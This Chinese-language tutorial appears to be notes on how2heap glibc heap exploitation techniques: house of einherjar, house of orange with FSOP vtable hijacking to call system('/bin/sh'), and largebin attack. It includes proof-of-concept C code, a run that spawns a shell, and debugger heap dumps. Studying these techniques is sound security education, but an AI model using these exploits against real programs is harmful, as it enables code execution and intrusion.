size_t fake_size = (size_t)((b-sizeof(size_t)*2) - (uint8_t*)fake_chunk); *(size_t*)&a[real_a_size-sizeof(size_t)] = fake_size; fprintf(stderr, "We write a fake prev_size to the last %lu bytes of a so that it will consolidate with our fake chunk\n", sizeof(size_t)); fprintf(stderr, "Our fake prev_size will be %p - %p = %#lx\n\n", b-sizeof(size_t)*2, fake_chunk, fake_size);
fake_chunk[1] = fake_size; fprintf(stderr, "Modify fake chunk's size to reflect b's new prev_size\n");
fprintf(stderr, "Now we free b and this will consolidate with our fake chunk\n"); free(b); fprintf(stderr, "Our fake chunk size is now %#lx (b.size + fake_prev_size)\n", fake_chunk[1]);
d = malloc(0x10); memset(d, 'A', 0x10); fprintf(stderr, "\nNow we can call malloc() and it will begin in our fake chunk: %p\n", d);}
$ gcc -g house_of_einherjar.c$ ./a.outWe allocate 0x10 bytes for 'a': 0xb31010
Our fake chunk at 0x7ffdb337b7f0 looks like:prev_size: 0x80size: 0x80fwd: 0x7ffdb337b7f0bck: 0x7ffdb337b7f0fwd_nextsize: 0x7ffdb337b7f0bck_nextsize: 0x7ffdb337b7f0
We allocate 0xf8 bytes for 'b': 0xb31030b.size: 0x101We overflow 'a' with a single null byte into the metadata of 'b'b.size: 0x100
We write a fake prev_size to the last 8 bytes of a so that it will consolidate with our fake chunkOur fake prev_size will be 0xb31020 - 0x7ffdb337b7f0 = 0xffff80024d7b5830
Modify fake chunk's size to reflect b's new prev_sizeNow we free b and this will consolidate with our fake chunkOur fake chunk size is now 0xffff80024d7d6811 (b.size + fake_prev_size)
Now we can call malloc() and it will begin in our fake chunk: 0x7ffdb337b800house-of-einherjar 是一种利用 malloc 来返回一个附近地址的任意指针。它要求有一个单字节溢出漏洞,覆盖掉 next chunk 的 size 字段并清除 PREV_IN_USE 标志,然后还需要覆盖 prev_size 字段为 fake chunk 的大小。当 next chunk 被释放时,它会发现前一个 chunk 被标记为空闲状态,然后尝试合并堆块。只要我们精心构造一个 fake chunk,让合并后的堆块范围到 fake chunk 处,那下一次 malloc 将返回我们想要的地址。比起前面所讲过的 poison-null-byte ,更加强大,但是要求的条件也更多一点,比如一个堆信息泄漏。
首先分配一个假设存在 off_by_one 溢出的 chunk a,然后在栈上创建我们的 fake chunk,chunk 大小随意,只要是 small chunk 就可以了:
gef➤ x/8gx a-0x100x603000: 0x0000000000000000 0x0000000000000021 <-- chunk a0x603010: 0x4141414141414141 0x41414141414141410x603020: 0x4141414141414141 0x0000000000020fe1 <-- top chunk0x603030: 0x0000000000000000 0x0000000000000000gef➤ x/8gx &fake_chunk0x7fffffffdcb0: 0x0000000000000080 0x0000000000000080 <-- fake chunk0x7fffffffdcc0: 0x00007fffffffdcb0 0x00007fffffffdcb00x7fffffffdcd0: 0x00007fffffffdcb0 0x00007fffffffdcb00x7fffffffdce0: 0x00007fffffffddd0 0xffa7b97358729300接下来创建 chunk b,并利用 chunk a 的溢出将 size 字段覆盖掉,清除了 PREV_INUSE 标志,chunk b 就会以为前一个 chunk 是一个 free chunk 了:
gef➤ x/8gx a-0x100x603000: 0x0000000000000000 0x0000000000000021 <-- chunk a0x603010: 0x4141414141414141 0x41414141414141410x603020: 0x4141414141414141 0x0000000000000100 <-- chunk b0x603030: 0x0000000000000000 0x0000000000000000原本 chunk b 的 size 字段应该为 0x101,在这里我们选择 malloc(0xf8) 作为 chunk b 也是出于方便的目的,覆盖后只影响了标志位,没有影响到大小。
接下来根据 fake chunk 在栈上的位置修改 chunk b 的 prev_size 字段。计算方法是用 chunk b 的起始地址减去 fake chunk 的起始地址,同时为了绕过检查,还需要将 fake chunk 的 size 字段与 chunk b 的 prev_size 字段相匹配:
gef➤ x/8gx a-0x100x603000: 0x0000000000000000 0x0000000000000021 <-- chunk a0x603010: 0x4141414141414141 0x41414141414141410x603020: 0xffff800000605370 0x0000000000000100 <-- chunk b <-- prev_size0x603030: 0x0000000000000000 0x0000000000000000gef➤ x/8gx &fake_chunk0x7fffffffdcb0: 0x0000000000000080 0xffff800000605370 <-- fake chunk <-- size0x7fffffffdcc0: 0x00007fffffffdcb0 0x00007fffffffdcb00x7fffffffdcd0: 0x00007fffffffdcb0 0x00007fffffffdcb00x7fffffffdce0: 0x00007fffffffddd0 0xadeb3936608e0600释放 chunk b,这时因为 PREV_INUSE 为零,unlink 会根据 prev_size 去寻找上一个 free chunk,并将它和当前 chunk 合并。从 arena 里可以看到:
gef➤ heap arenasArena (base=0x7ffff7dd1b20, top=0x7fffffffdcb0, last_remainder=0x0, next=0x7ffff7dd1b20, next_free=0x0, system_mem=0x21000)最后当我们再次 malloc,其返回的地址将是 fake chunk 的地址:
gef➤ x/8gx &fake_chunk0x7fffffffdcb0: 0x0000000000000080 0x0000000000000021 <-- chunk d0x7fffffffdcc0: 0x4141414141414141 0x41414141414141410x7fffffffdcd0: 0x00007fffffffdcb0 0xffff8000006263310x7fffffffdce0: 0x00007fffffffddd0 0xbdf40e22ccf46c00house_of_orange
House of Orange 的利用可以分为三个主要阶段:
- 修改 Top Chunk 大小,触发
sysmalloc中的_int_free,强行将 Top Chunk 放入 Unsorted Bin(实现无free释放)。 - 利用被释放到 Unsorted Bin 的 chunk,修改其bk指针,修改 libc 中的全局变量
_IO_list_all指针。 - 伪造
_IO_FILE结构体和虚表 (vtable),通过触发malloc报错引发abort,最终在_IO_flush_all_lockp中劫持控制流。
#include <stdio.h>#include <stdlib.h>#include <string.h>
int winner (char *ptr);
int main() { char *p1, *p2; size_t io_list_all, *top;
p1 = malloc(0x400 - 0x10);
top = (size_t *) ((char *) p1 + 0x400 - 0x10); top[1] = 0xc01;
p2 = malloc(0x1000); io_list_all = top[2] + 0x9a8; top[3] = io_list_all - 0x10;
memcpy((char *) top, "/bin/sh\x00", 8);
top[1] = 0x61;
_IO_FILE *fp = (_IO_FILE *) top; fp->_mode = 0; // top+0xc0 fp->_IO_write_base = (char *) 2; // top+0x20 fp->_IO_write_ptr = (char *) 3; // top+0x28
size_t *jump_table = &top[12]; // controlled memory jump_table[3] = (size_t) &winner; *(size_t *) ((size_t) fp + sizeof(_IO_FILE)) = (size_t) jump_table; // top+0xd8
malloc(1); return 0;}
int winner(char *ptr) { system(ptr); return 0;}$ gcc -g house_of_orange.c$ ./a.out*** Error in `./a.out': malloc(): memory corruption: 0x00007f3daece3520 ***======= Backtrace: =========/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f3dae9957e5]/lib/x86_64-linux-gnu/libc.so.6(+0x8213e)[0x7f3dae9a013e]/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7f3dae9a2184]./a.out[0x4006cc]/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f3dae93e830]./a.out[0x400509]======= Memory map: ========00400000-00401000 r-xp 00000000 08:01 919342 /home/firmy/how2heap/a.out00600000-00601000 r--p 00000000 08:01 919342 /home/firmy/how2heap/a.out00601000-00602000 rw-p 00001000 08:01 919342 /home/firmy/how2heap/a.out01e81000-01ec4000 rw-p 00000000 00:00 0 [heap]7f3da8000000-7f3da8021000 rw-p 00000000 00:00 07f3da8021000-7f3dac000000 ---p 00000000 00:00 07f3dae708000-7f3dae71e000 r-xp 00000000 08:01 398989 /lib/x86_64-linux-gnu/libgcc_s.so.17f3dae71e000-7f3dae91d000 ---p 00016000 08:01 398989 /lib/x86_64-linux-gnu/libgcc_s.so.17f3dae91d000-7f3dae91e000 rw-p 00015000 08:01 398989 /lib/x86_64-linux-gnu/libgcc_s.so.17f3dae91e000-7f3daeade000 r-xp 00000000 08:01 436912 /lib/x86_64-linux-gnu/libc-2.23.so7f3daeade000-7f3daecde000 ---p 001c0000 08:01 436912 /lib/x86_64-linux-gnu/libc-2.23.so7f3daecde000-7f3daece2000 r--p 001c0000 08:01 436912 /lib/x86_64-linux-gnu/libc-2.23.so7f3daece2000-7f3daece4000 rw-p 001c4000 08:01 436912 /lib/x86_64-linux-gnu/libc-2.23.so7f3daece4000-7f3daece8000 rw-p 00000000 00:00 07f3daece8000-7f3daed0e000 r-xp 00000000 08:01 436908 /lib/x86_64-linux-gnu/ld-2.23.so7f3daeef4000-7f3daeef7000 rw-p 00000000 00:00 07f3daef0c000-7f3daef0d000 rw-p 00000000 00:00 07f3daef0d000-7f3daef0e000 r--p 00025000 08:01 436908 /lib/x86_64-linux-gnu/ld-2.23.so7f3daef0e000-7f3daef0f000 rw-p 00026000 08:01 436908 /lib/x86_64-linux-gnu/ld-2.23.so7f3daef0f000-7f3daef10000 rw-p 00000000 00:00 07ffe8eba6000-7ffe8ebc7000 rw-p 00000000 00:00 0 [stack]7ffe8ebee000-7ffe8ebf1000 r--p 00000000 00:00 0 [vvar]7ffe8ebf1000-7ffe8ebf3000 r-xp 00000000 00:00 0 [vdso]ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]$ whoamifirmy$ exitAborted (core dumped)house of orange是在程序缺少free的时候通过top chunk的扩充机制制造修改后的chunk free进入unsorted bin,以此来泄露libc地址,同时通过unsorted bin attack来修改_IO_list_all指针,通过FSOP来getshell
它要求能够泄漏堆和 libc。我们知道一开始的时候,整个堆都属于 top chunk,每次申请内存时,就从 top chunk 中划出请求大小的堆块返回给用户,于是 top chunk 就越来越小。
当某一次 top chunk 的剩余大小已经不能够满足请求时,就会调用函数 sysmalloc() 分配新内存,这时可能会发生两种情况,一种是直接扩充 top chunk,另一种是调用 mmap 分配一块新的 top chunk。具体调用哪一种方法是由申请大小决定的,为了能够使用前一种扩展 top chunk,需要满足以下检查
大小不足:伪造的大小必须小于用户请求的大小 + MINSIZE。这里 0xc01 < 0x1000,满足。
页对齐:Old_Top + Old_Size 必须是页对齐的(通常是 4K 对齐)。
原 Top 地址通常以 x00 结尾,加上 0xc00 依然对齐。
Prev_inuse 位:Size 的最低位必须为 1 (PREV_INUSE),防止向前合并。
最小尺寸:Size 必须大于 MINSIZE (0x10)。
首先分配一个大小为 0x400 的 chunk:
Allocated chunk | PREV_INUSEAddr: 0x602000Size: 0x400 (with flag bits: 0x401)
Top chunk | PREV_INUSEAddr: 0x602400Size: 0x20c00 (with flag bits: 0x20c01)默认情况下,top chunk 大小为 0x21000,减去 0x400,所以此时的大小为 0x20c00,另外 PREV_INUSE 被设置。
现在通过溢出漏洞,可以修改 top chunk 的数据,于是我们将 size 字段修改为 0xc01。这样就可以满足上面所说的条件:
pwndbg> heapAllocated chunk | PREV_INUSEAddr: 0x602000Size: 0x400 (with flag bits: 0x401)
Top chunk | PREV_INUSEAddr: 0x602400Size: 0xc00 (with flag bits: 0xc01)
pwndbg> x/20gx 0x6024000x602400: 0x0000000000000000 0x0000000000000c010x602410: 0x0000000000000000 0x0000000000000000紧接着,申请一块大内存,此时由于修改后的 top chunk size 不能满足需求,则调用 sysmalloc 的第一种方法扩充 top chunk,结果是在 old_top 后面新建了一个 top chunk 用来存放 new_top,然后将 old_top 释放,即被添加到了 unsorted bin 中:
Allocated chunk | PREV_INUSEAddr: 0x602000Size: 0x400 (with flag bits: 0x401)
Free chunk (unsortedbin) | PREV_INUSEAddr: 0x602400Size: 0xbe0 (with flag bits: 0xbe1)fd: 0x7ffff7bc4b78bk: 0x7ffff7bc4b78
Allocated chunkAddr: 0x602fe0Size: 0x10 (with flag bits: 0x10) <-- fencepost chunk 1
Allocated chunk | PREV_INUSEAddr: 0x602ff0Size: 0x10 (with flag bits: 0x11) <-- fencepost chunk 2
Allocated chunkAddr: 0x603000Size: 0x00 (with flag bits: 0x00)于是就泄漏出了 libc 地址。另外可以看到 old top chunk 被缩小了 0x20,缩小的空间被用于放置 fencepost chunk。此时的堆空间应该是这样的:
+---------------+| p1 |+---------------+| old top-0x20 |+---------------+| fencepost 1 |+---------------+| fencepost 2 |+---------------+| ... |+---------------+| p2 |+---------------+| new top |+---------------+根据放入 unsorted bin 中 old top chunk 的 fd/bk 指针,可以推算出 _IO_list_all 的地址。然后通过溢出将 old top 的 bk 改写为 _IO_list_all-0x10,这样在进行 unsorted bin attack 时,就会将 _IO_list_all 修改为 &unsorted_bin-0x10:
malloc前:
Free chunk (unsortedbin) | PREV_INUSEAddr: 0x602400Size: 0x60 (with flag bits: 0x61)fd: 0x7ffff7bc4b78bk: 0x7ffff7bc5510
pwndbg> x/20gx 0x7ffff7bc55100x7ffff7bc5510: 0x0000000000000000 0x00000000000000000x7ffff7bc5520 <_IO_list_all>: 0x00007ffff7bc5540 0x0000000000000000malloc后:
因为进行了
bck = victim->bk;unsorted_chunks(av)->bk = bck;bck->fd = unsorted_chunks(av);成功修改_IO_list_all为main_arena+88
FSOP
FILE 在 Linux 系统的标准 IO 库中是用于描述文件的结构,称为文件流。 FILE 结构在程序执行 fopen 等函数时会进行创建,并分配在堆中。我们常定义一个指向 FILE 结构的指针来接收这个返回值。FILE结构体是包裹在_IO_FILE_plus中的,两个结构体定义如下:
struct _IO_FILE_plus{ _IO_FILE file; IO_jump_t *vtable;}struct _IO_FILE { int _flags; /* High-order word is _IO_MAGIC; rest is flags. */#define _IO_file_flags _flags
/* The following pointers correspond to the C++ streambuf protocol. */ /* Note: Tk uses the _IO_read_ptr and _IO_read_end fields directly. */ char* _IO_read_ptr; /* Current read pointer */ char* _IO_read_end; /* End of get area. */ char* _IO_read_base; /* Start of putback+get area. */ char* _IO_write_base; /* Start of put area. */ char* _IO_write_ptr; /* Current put pointer. */ char* _IO_write_end; /* End of put area. */ char* _IO_buf_base; /* Start of reserve area. */ char* _IO_buf_end; /* End of reserve area. */ /* The following fields are used to support backing up and undo. */ char *_IO_save_base; /* Pointer to start of non-current get area. */ char *_IO_backup_base; /* Pointer to first valid character of backup area */ char *_IO_save_end; /* Pointer to end of non-current get area. */
struct _IO_marker *_markers;
struct _IO_FILE *_chain;
int _fileno;#if 0 int _blksize;#else int _flags2;#endif _IO_off_t _old_offset; /* This used to be _offset but it's too small. */
#define __HAVE_COLUMN /* temporary */ /* 1+column number of pbase(); 0 is unknown. */ unsigned short _cur_column; signed char _vtable_offset; char _shortbuf[1];
/* char* _save_gptr; char* _save_egptr; */
_IO_lock_t *_lock;#ifdef _IO_USE_OLD_IO_FILE};进程中的FILE结构会通过_chain域彼此连接形成一个链表,链表头部用全局变量_IO_list_all表示,通过这个值可以遍历所有的FILE结构。包裹_IO_FILE结构的_IO_FILE_plus中,有一个重要的指针vtable,vtable指向了一系列处理_IO_FILE文件流的函数指针(修改指针来控制程序流)。实际上所有针对_IO_FILE_的攻击都是通过修改或者伪造vtable中的函数指针来实现的,因为类似fopen,fread,fwrite,printf,exit,malloc_printerr等对文件流进行操作的函数,最终的函数调用路径都会指向_IO_FILE_plus.vtable上的函数指针。
vtable指向的跳转表是一种兼容C++虚函数的实现。当程序对某个流进行操作的时候,会调用该流对应的跳转表中的某个函数,_IO_jump_t 结构体如下所示:
//glibc-2.23 ./libio/libioP.hstruct _IO_jump_t{ JUMP_FIELD(size_t, __dummy); JUMP_FIELD(size_t, __dummy2); JUMP_FIELD(_IO_finish_t, __finish); JUMP_FIELD(_IO_overflow_t, __overflow); JUMP_FIELD(_IO_underflow_t, __underflow); JUMP_FIELD(_IO_underflow_t, __uflow); JUMP_FIELD(_IO_pbackfail_t, __pbackfail); /* showmany */ JUMP_FIELD(_IO_xsputn_t, __xsputn); JUMP_FIELD(_IO_xsgetn_t, __xsgetn); JUMP_FIELD(_IO_seekoff_t, __seekoff); JUMP_FIELD(_IO_seekpos_t, __seekpos); JUMP_FIELD(_IO_setbuf_t, __setbuf); JUMP_FIELD(_IO_sync_t, __sync); JUMP_FIELD(_IO_doallocate_t, __doallocate); JUMP_FIELD(_IO_read_t, __read); JUMP_FIELD(_IO_write_t, __write); JUMP_FIELD(_IO_seek_t, __seek); JUMP_FIELD(_IO_close_t, __close); JUMP_FIELD(_IO_stat_t, __stat); JUMP_FIELD(_IO_showmanyc_t, __showmanyc); JUMP_FIELD(_IO_imbue_t, __imbue);#if 0 get_column; set_column;#endif};house_of_orange.c中通过偏移来确定了io_list_all的值,即main_arena+88与io_list_all的偏移相差0x9a8字节。
io_list_all = top[2] + 0x9a8;top[3] = io_list_all - 0x10;top在前面被定义为了old top chunk的地址,这里top[2]的值就是unsortedbin中fd指针的值。
top[2]+0x9a8的地址处,就是全局变量_IO_list_all的地址,修改unsortedbin chunk的bk指针为_IO_list_all的值
在本例中,最终实现攻击的大致思路如下:glibc中定义了打印内存报错信息的函数malloc_printerr,malloc_printerr中实际起作用的是__libc_message函数中定义了abort函数,abort函数在中止进程的时候,会调用_IO_flush_all_lockp遍历刷新所有的文件流,然后会调用_IO_FILE_plus.vtable中的_IO_OVERFLOW函数处理_IO_FILE结构体指针fp。我们在堆区伪造一个_IO_FILE_plus结构体,_IO_FILE_plus.vtable中_IO_OVERFLOW的函数指针修改为system函数地址,_IO_FILE结构体0字节偏移处改写为”sh”或者“/bin/sh”,这时候_IO_OVERFLOW(fp,EOF)就相当于调用system(“/bin/sh”)。
malloc_printerr函数调用链和具体代码实现如下:
malloc_printerr --> __libc_message --> abort --> _IO_flush_all_lockp --> _IO_OVERFLOWmalloc_printerr函数定义在malloc.c中,malloc_printerr中真正起作用的函数,是__libc_message,__libc_message函数被定义在libc_fatal.c中。
-
一般在出现内存错误时,会调用函数
malloc_printerr()打印出错信息,我们顺着代码一直跟踪下去:static voidmalloc_printerr (int action, const char *str, void *ptr, mstate ar_ptr){[...]if ((action & 5) == 5)__libc_message (action & 2, "%s\n", str);else if (action & 1){char buf[2 * sizeof (uintptr_t) + 1];buf[sizeof (buf) - 1] = '\0';char *cp = _itoa_word ((uintptr_t) ptr, &buf[sizeof (buf) - 1], 16, 0);while (cp > buf)*--cp = '0';__libc_message (action & 2, "*** Error in `%s': %s: 0x%s ***\n",__libc_argv[0] ? : "<unknown>", str, cp);}else if (action & 2)abort ();} -
调用
__libc_message:sysdeps/posix/libc_fatal.c /* Abort with an error message. */void__libc_message (int do_abort, const char *fmt, ...){[...]if (do_abort){BEFORE_ABORT (do_abort, written, fd);/* Kill the application. */abort ();}} -
do_abort调用fflush,即_IO_flush_all_lockp:abort()处理进程的时候,会调用_IO_flush_all_lockp遍历刷新所有的文件流,然后会调用_IO_FILE_plus.vtable中的_IO_overflow函数处理_IO_FILE结构体。stdlib/abort.c #define fflush(s) _IO_flush_all_lockp (0)if (stage == 1){++stage;fflush (NULL);}libio/genops.c int_IO_flush_all_lockp (int do_lock){int result = 0;struct _IO_FILE *fp;int last_stamp;#ifdef _IO_MTSAFE_IO__libc_cleanup_region_start (do_lock, flush_cleanup, NULL);if (do_lock)_IO_lock_lock (list_all_lock);#endiflast_stamp = _IO_list_all_stamp;fp = (_IO_FILE *) _IO_list_all; // 将其覆盖while (fp != NULL){run_fp = fp;if (do_lock)_IO_flockfile (fp);if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T|| (_IO_vtable_offset (fp) == 0&& fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr> fp->_wide_data->_IO_write_base))#endif)&& _IO_OVERFLOW (fp, EOF) == EOF) // 将其修改为 system 函数result = EOF;if (do_lock)_IO_funlockfile (fp);run_fp = NULL;if (last_stamp != _IO_list_all_stamp){/* Something was added to the list. Start all over again. */fp = (_IO_FILE *) _IO_list_all;last_stamp = _IO_list_all_stamp;}elsefp = fp->_chain; // 指向我们指定的区域}#ifdef _IO_MTSAFE_IOif (do_lock)_IO_lock_unlock (list_all_lock);__libc_cleanup_region_end (0);#endifreturn result;}试想一下,如果所有文件流中,有一个_IO_FILE结构体的0字节偏移处被改写为”sh”,将_IO_FILE_plus.vtable中的_IO_overflow函数指针改写为system函数的地址,这时候执行
_IO_OVERFLOW (fp, EOF) == EOF)==>system('/bin/sh\x00')调用abort函数的三种情况,此时可以打FSOP:
- libc执行abort时
- 执行exit函数
- main函数结束返回时
我们已经将_IO_list_all的值改写为main_arena+88,接下来是关键一步:将unsorted bin chunk的size修改为0x61
此时我们进行malloc操作时,由于大小不满足unsorted bin的大小检查,所以会调用abort函数
调用abort函数时会调用 _IO_flush_all_lockp 函数,顺着 _IO_list_all 链表,把所有打开的文件流都刷新(flush)一遍
当 _IO_flush_all_lockp 开始工作时,它看到的第一个“文件”是我们劫持的 main_arena + 88。_mode 字段被解析为正数或负数,当条件不满足刷新时,它会去找下一个文件流。
它是怎么找下一个的?通过读取当前文件流的 _chain 指针。 在 64 位下,_chain 偏移是 0x68。 它会读取 (main_arena + 88) + 0x68,也就是 main_arena + 192
最天才的一步来了:main_arena + 192这一位置恰好是堆管理器中 0x60 大小的 Small Bin 的链表头!
因为我们在触发崩溃前的最后一次操作中,把伪造 Chunk 的 size 改成了 0x61。malloc 在报错前,刚好顺手把我们这个 Chunk 整理放进了 0x60 的 Small Bin 里,于是,_chain 完美地指向了我们在堆上伪造的 _IO_FILE 结构体
伪造的IOFILE结构体:
偏移 值/作用0x00: b'/bin/sh\x00' (原来是 prev_size。这里放 /bin/sh,因为系统会把文件流指针本身作为参数传给 system)0x08: 0x61 (原来是 size。修改为 0x61,为了利用 0x60 smallbin 的 _chain)0x10: 随意值 (原来是 fd。这里对漏洞利用无影响)0x18: _IO_list_all - 0x10 (原来是 bk。触发 Unsorted Bin Attack 劫持 _IO_list_all)0x20: 2 (对应 _IO_write_base)0x28: 3 (对应 _IO_write_ptr。需要满足 _IO_write_ptr > _IO_write_base 才能触发溢出刷新)... (中间用 0 填充)0xC0: 0 (对应 _mode。必须填 0 或者负数)... (中间用 0 填充)0xD8: vtable 的地址 (指向下面你伪造的 vtable 区域,通常等于 `heap_base + offset`)0xE0: ... 开始伪造 vtable ...0xE0 + 0x18 (即 0xF8): system_addr (对应 vtable 中的 __overflow 函数指针)当系统读取到我们的 Fake File 时,为了让它执行刷新操作,我们伪造了以下条件:
_mode = 0 (满足 <= 0 的检查)。
_IO_write_ptr = 1 且 _IO_write_base = 0 (满足 ptr > base 的检查,说明有数据需要刷新)。
条件全部满足,系统决定刷新文件。刷新的动作是调用虚表(vtable)里的 __overflow 函数。由于我们把 vtable 的指针指向了我们自己伪造的区域,并且把 __overflow 的位置填入了 system 的地址。
最后,系统调用 system(fp)。而 fp(文件流的起始地址,也是我们 Chunk 的 user data 起始地址)被我们填入了 /bin/sh\x00。至此成功getshell
largebin attack
该技术可用于修改任意地址的值为一个堆地址,例如栈上的变量 stack_var1 和 stack_var2。在实践中常常作为其他漏洞利用的前奏,例如在 fastbin attack 中用于修改全局变量 global_max_fast 为一个很大的值。
修改large bin的bk与bk_nextsize,最后导致bk与bk_nextsize被写入下一个进入large bin的chunk的堆地址pwndbg> x/20gx 0x6036f0 -->p20x6036f0: 0x0000000000000000 0x00000000000003f1-->为了绕过极值判断,p3 的大小 (0x410) 大于 p2 伪造的大小 (0x3f0,忽略标志位),所以 (size) < (bck->bk->size) 为假,程序进入核心的 else 分支0x603700: 0x0000000000000000 0x00007fffffffda90(stack)0x603710: 0x0000000000000000 0x00007fffffffda880x603720: 0x0000000000000000 0x0000000000000000原理:
// 1. 跳表指针插入操作(fd_nextsize, bk_nextsize)victim->fd_nextsize = fwd;victim->bk_nextsize = fwd->bk_nextsize;fwd->bk_nextsize = victim;victim->bk_nextsize->fd_nextsize = victim; // <--- 攻击点 1
// 2. 双向链表指针插入操作(fd, bk)bck = fwd->bk;// ...victim->bk = bck;victim->fd = fwd;fwd->bk = victim;bck->fd = victim; // <--- 攻击点 2#include<stdio.h>#include<stdlib.h>#include<assert.h>
int main(){ fprintf(stderr, "This file demonstrates large bin attack by writing a large unsigned long value into stack\n"); fprintf(stderr, "In practice, large bin attack is generally prepared for further attacks, such as rewriting the " "global variable global_max_fast in libc for further fastbin attack\n\n");
unsigned long stack_var1 = 0; unsigned long stack_var2 = 0;
fprintf(stderr, "Let's first look at the targets we want to rewrite on stack:\n"); fprintf(stderr, "stack_var1 (%p): %ld\n", &stack_var1, stack_var1); fprintf(stderr, "stack_var2 (%p): %ld\n\n", &stack_var2, stack_var2);
unsigned long *p1 = malloc(0x420); fprintf(stderr, "Now, we allocate the first large chunk on the heap at: %p\n", p1 - 2);
fprintf(stderr, "And allocate another fastbin chunk in order to avoid consolidating the next large chunk with" " the first large chunk during the free()\n\n"); malloc(0x20);
unsigned long *p2 = malloc(0x500); fprintf(stderr, "Then, we allocate the second large chunk on the heap at: %p\n", p2 - 2);
fprintf(stderr, "And allocate another fastbin chunk in order to avoid consolidating the next large chunk with" " the second large chunk during the free()\n\n"); malloc(0x20);
unsigned long *p3 = malloc(0x500); fprintf(stderr, "Finally, we allocate the third large chunk on the heap at: %p\n", p3 - 2);
fprintf(stderr, "And allocate another fastbin chunk in order to avoid consolidating the top chunk with" " the third large chunk during the free()\n\n"); malloc(0x20);
free(p1); free(p2); fprintf(stderr, "We free the first and second large chunks now and they will be inserted in the unsorted bin:" " [ %p <--> %p ]\n\n", (void *)(p2 - 2), (void *)(p2[0]));
malloc(0x90); fprintf(stderr, "Now, we allocate a chunk with a size smaller than the freed first large chunk. This will move the" " freed second large chunk into the large bin freelist, use parts of the freed first large chunk for allocation" ", and reinsert the remaining of the freed first large chunk into the unsorted bin:" " [ %p ]\n\n", (void *)((char *)p1 + 0x90));
free(p3); fprintf(stderr, "Now, we free the third large chunk and it will be inserted in the unsorted bin:" " [ %p <--> %p ]\n\n", (void *)(p3 - 2), (void *)(p3[0]));
fprintf(stderr, "Now emulating a vulnerability that can overwrite the freed second large chunk's \"size\"" " as well as its \"bk\" and \"bk_nextsize\" pointers\n"); fprintf(stderr, "Basically, we decrease the size of the freed second large chunk to force malloc to insert the freed third large chunk" " at the head of the large bin freelist. To overwrite the stack variables, we set \"bk\" to 16 bytes before stack_var1 and" " \"bk_nextsize\" to 32 bytes before stack_var2\n\n");
p2[-1] = 0x3f1; p2[0] = 0; p2[2] = 0; p2[1] = (unsigned long)(&stack_var1 - 2); p2[3] = (unsigned long)(&stack_var2 - 4);
//------------------------------------
malloc(0x90);
fprintf(stderr, "Let's malloc again, so the freed third large chunk being inserted into the large bin freelist." " During this time, targets should have already been rewritten:\n");
fprintf(stderr, "stack_var1 (%p): %p\n", &stack_var1, (void *)stack_var1); fprintf(stderr, "stack_var2 (%p): %p\n", &stack_var2, (void *)stack_var2);
// sanity check assert(stack_var1 != 0); assert(stack_var2 != 0);
return 0;}首先申请三个大的chunk(size>0x400),中间申请小的chunk防止free时合并
pwndbg> heapAllocated chunk | PREV_INUSEAddr: 0x603000Size: 0x290 (with flag bits: 0x291)
Allocated chunk | PREV_INUSEAddr: 0x603290Size: 0x430 (with flag bits: 0x431)
Allocated chunk | PREV_INUSEAddr: 0x6036c0Size: 0x30 (with flag bits: 0x31)
Allocated chunk | PREV_INUSEAddr: 0x6036f0Size: 0x510 (with flag bits: 0x511)
Allocated chunk | PREV_INUSEAddr: 0x603c00Size: 0x30 (with flag bits: 0x31)
Allocated chunk | PREV_INUSEAddr: 0x603c30Size: 0x510 (with flag bits: 0x511)
Allocated chunk | PREV_INUSEAddr: 0x604140Size: 0x30 (with flag bits: 0x31)
Top chunk | PREV_INUSEAddr: 0x604170Size: 0x1fe90 (with flag bits: 0x1fe91)
//释放之后两个chunk先进入unsorted binpwndbg> heapAllocated chunk | PREV_INUSEAddr: 0x603000Size: 0x290 (with flag bits: 0x291)
Free chunk (unsortedbin) | PREV_INUSEAddr: 0x603290Size: 0x430 (with flag bits: 0x431)fd: 0x7ffff7e1ace0bk: 0x6036f0
Allocated chunkAddr: 0x6036c0Size: 0x30 (with flag bits: 0x30)
Free chunk (unsortedbin) | PREV_INUSEAddr: 0x6036f0Size: 0x510 (with flag bits: 0x511)fd: 0x603290bk: 0x7ffff7e1ace0
Allocated chunkAddr: 0x603c00Size: 0x30 (with flag bits: 0x30)
Allocated chunk | PREV_INUSEAddr: 0x603c30Size: 0x510 (with flag bits: 0x511)
Allocated chunk | PREV_INUSEAddr: 0x604140Size: 0x30 (with flag bits: 0x31)
Top chunk | PREV_INUSEAddr: 0x604170Size: 0x1fe90 (with flag bits: 0x1fe91)
//malloc(0x90)后,堆管理器会将第一个chunk切割,并且整理剩下的chunk进入相应的bin中:pwndbg> heapAllocated chunk | PREV_INUSEAddr: 0x603000Size: 0x290 (with flag bits: 0x291)
Allocated chunk | PREV_INUSEAddr: 0x603290Size: 0xa0 (with flag bits: 0xa1)
Free chunk (unsortedbin) | PREV_INUSEAddr: 0x603330Size: 0x390 (with flag bits: 0x391)fd: 0x7ffff7e1ace0bk: 0x7ffff7e1ace0
Allocated chunkAddr: 0x6036c0Size: 0x30 (with flag bits: 0x30)
Free chunk (largebins) | PREV_INUSE//-->largebinsAddr: 0x6036f0Size: 0x510 (with flag bits: 0x511)fd: 0x7ffff7e1b110bk: 0x7ffff7e1b110fd_nextsize: 0x6036f0bk_nextsize: 0x6036f0
Allocated chunkAddr: 0x603c00Size: 0x30 (with flag bits: 0x30)
Allocated chunk | PREV_INUSEAddr: 0x603c30Size: 0x510 (with flag bits: 0x511)
Allocated chunk | PREV_INUSEAddr: 0x604140Size: 0x30 (with flag bits: 0x31)
Top chunk | PREV_INUSEAddr: 0x604170Size: 0x1fe90 (with flag bits: 0x1fe91)
//free(p3),并且伪造p2
pwndbg> heapAllocated chunk | PREV_INUSEAddr: 0x603000Size: 0x290 (with flag bits: 0x291)
Allocated chunk | PREV_INUSEAddr: 0x603290Size: 0xa0 (with flag bits: 0xa1)
Free chunk (unsortedbin) | PREV_INUSEAddr: 0x603330Size: 0x390 (with flag bits: 0x391)fd: 0x7ffff7e1ace0bk: 0x603c30
Allocated chunkAddr: 0x6036c0Size: 0x30 (with flag bits: 0x30)
